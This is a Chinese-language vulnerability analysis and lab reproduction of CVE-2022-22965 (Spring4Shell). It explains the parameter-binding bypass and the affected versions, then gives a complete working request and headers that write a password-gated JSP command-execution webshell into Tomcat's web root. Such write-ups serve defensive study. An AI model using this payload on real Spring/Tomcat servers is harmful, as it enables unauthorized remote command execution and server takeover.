CVE-2022-22965

CVE-2022-22965 Spring Framework远程代码执行

0x01 漏洞原理

该漏洞本质上是CVE-2010-1622漏洞的一种绕过情况。
CVE-2010-1622漏洞的原因是Spring参数绑定时，可以注入一个Java pojo对象，这个对象可以恶意地去注册一些敏感tomcat的属性，最后通过修改Tomcat的配置参数执行危险操作。
所以最新的CVE-2022-22965漏洞就是绕过了这个限制，在JDK9中存在可以绕过黑名单禁用的类，导致了这个漏洞，。通过请求传入的参数，利用SpringMVC参数绑定机制，控制了Tomcat AccessLogValve的属性，让Tomcat在webapps/ROOT目录输出定制的“访问日志”tomcatwar.jsp，该“访问日志”实际上为一个JSP webshell。

0x02 影响版本

• Spring Framework 5.3.X < 5.3.18
• Spring Framework 5.2.X < 5.2.20

0x03 触发条件

1、Apache Tomcat作为Servlet容器；
2、使用JDK9及以上版本的Spring MVC框架；
3、Spring框架以及衍生的框架spring-beans-*.jar文件或者存在CachedIntrospectionResults.class

0x04 原理详解——前置知识

1.1 SpringMVC参数绑定

参数绑定使程序员编写请求处理时，能够很方便地指定获取的参数以及其类型，并且能够通过请求的参数改变对象的属性：

```
@RestController
public class IndexController {
    @RequestMapping("/test")
    String test(TestBean testBean){
        testBean.setName("My test");
        return testBean.getName();
    }
}
```

如果这里我们访问url：`127.0.0.1:8080/test?name=123`，那么testBean对象的name属性将会被赋值为123。

SpringMVC支持多层嵌套的参数绑定。假设请求参数名为foo.bar.baz.qux，对应Controller方法入参为Param，则有以下的调用链：

```
Param.getFoo()
    Foo.getBar()
        Bar.getBaz()
            Baz.setQux()
```

SpringMVC实现参数绑定的主要类和方法是WebDataBinder.doBind(MutablePropertyValues)。

1.2 Tomcat AccessLogValve 和 access_log

Tomcat的Valve用于处理请求和响应，通过组合了多个Valve的Pipeline，来实现按次序对请求和响应进行一系列的处理。其中AccessLogValve用来记录访问日志access_log。Tomcat的server.xml中默认配置了AccessLogValve，所有部署在Tomcat中的Web应用均会执行该Valve，内容如下：

```
<Valve className="org.apache.catalina.valves.AccessLogValve" directory="logs"
               prefix="localhost_access_log" suffix=".txt"
               pattern="%h %l %u %t &quot;%r&quot; %s %b" />
```

几个重要属性：
- directory：access_log文件输出目录。
-- prefix：access_log文件名前缀。
- pattern：access_log文件内容格式。
- suffix：access_log文件名后缀。
- fileDateFormat：access_log文件名日期后缀，默认为.yyyy-MM-dd。

Q1、 为什么部署方式必须为Tomcat war包部署?

- LaunchedURLClassLoader是以jar的形式启动Spring boot的加载器来加载/lib下面的jar，LaunchedURLClassLoader和普通的URLClassLoader的不同之处是，它提供了从Archive里加载.class的能力。参考：spring boot应用启动原理分析
- 在利用时，存在java.lang.Module.getClassLoader()得到org.apache.catalina.loader.ParallelWebappClassLoader这一步，ParallelWebappClassLoader只能是war包部署时的返回值；如果使用jar包的形式进行部署，则此步获取到的对象是org.springframework.boot.loader.LaunchedURLClassLoader，该类下没有resources成员变量，导致利用链断掉。

Q2、 为什么要jdk9+?

在`org/springframework/beans/CachedIntrospectionResults.java#CachedIntrospectionResults#289`中有对CVE-2010-1622的修复补丁：

```
...
public final class CachedIntrospectionResults {
    ...
    private CachedIntrospectionResults(Class<?> beanClass) throws BeansException {
```

```
    ...
    for (PropertyDescriptor pd : pds) {
                if (Class.class == beanClass &&
                        ("classLoader".equals(pd.getName()) ||
"protectionDomain".equals(pd.getName()))) {
                    // Ignore Class.getClassLoader() and getProtectionDomain()
methods - nobody needs to bind to those
                    continue;
                }
                if (logger.isTraceEnabled()) {
                ...
```

注意到条件if (Class.class == beanClass && ("classLoader".equals(pd.getName()) || "protectionDomain".equals(pd.getName()))),该条件的意思是，如果当前的对象的类为Class.class（即java.lang.Class），并且下一个要解析的属性名为classLoader或protectionDomain，就直接continue，不会再解析该层。而在Spring4shell的绕过中，由于JDK 9+对模块化进行了支持，实现了getModule方法，从而可以通过该方法得到的Module进一步获取classLoader，而不是直接使用Class的getClaasLoader()去获取。

具体来讲就是把

```
Xxx.getClass()
    java.lang.Class.getClassLoader()
```

替换成


```
Xxx.getClass()
    java.lang.Class.getModule()
        java.lang.Module.getClassLoader()
```

这样就绕过了补丁


0x05 漏洞复现

1、环境搭建

docker 拉取vulfocus上的镜像



搭建靶场，成功后访问8888端口显示该页面



2、payload格式

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=[带有某前缀和后缀的jsp webshell] （写入shell内容）

class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp（修改tomcat配置日志文件后缀jsp）

class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT（写入shell在网站根目录）

class.module.classLoader.resources.context.parent.pipeline.first.prefix=shell（写入shell文件名称）
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=（文件日期格式（实际构造为空值即可））
```


3、构造请求，写入webshell

构造如下请求：

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%{c2}i if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in = %{c1}i.getRuntime().exec(request.getParameter("cmd")).getInputStream(); int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))!=-1){ out.println(new String(b)); } } %{suffix}i&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

部分进行url编码后：

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```





并在该请求内加入如下请求头：

```
suffix: %>//
c1: Runtime
c2: <%
DNT: 1
```

```
suffix : %>//
c1 : Runtime
c2 : <%
DNT : 1
Content-Length : 4
```

访问如下url，成功执行





说明：

这些payload可以分开发送，也可以合并在一次请求中，这些属性的修改是直接影响内存的，不会像php一样，下一次请求又复原。

0x07 参考资料：

- Spring 远程命令执行漏洞（CVE-2022-22965）原理分析和思考
- Spring4Shell PoC Application
- Access Log Valve
- CVE-2022-22965: Spring Framework RCE via Data Binding on JDK 9+ 分析
- spring boot应用启动原理分析
- Spring4Shell简析（CVE-2022-22965）
- [CVE-2022-22965]-Spring Framework远程代码执行漏洞复现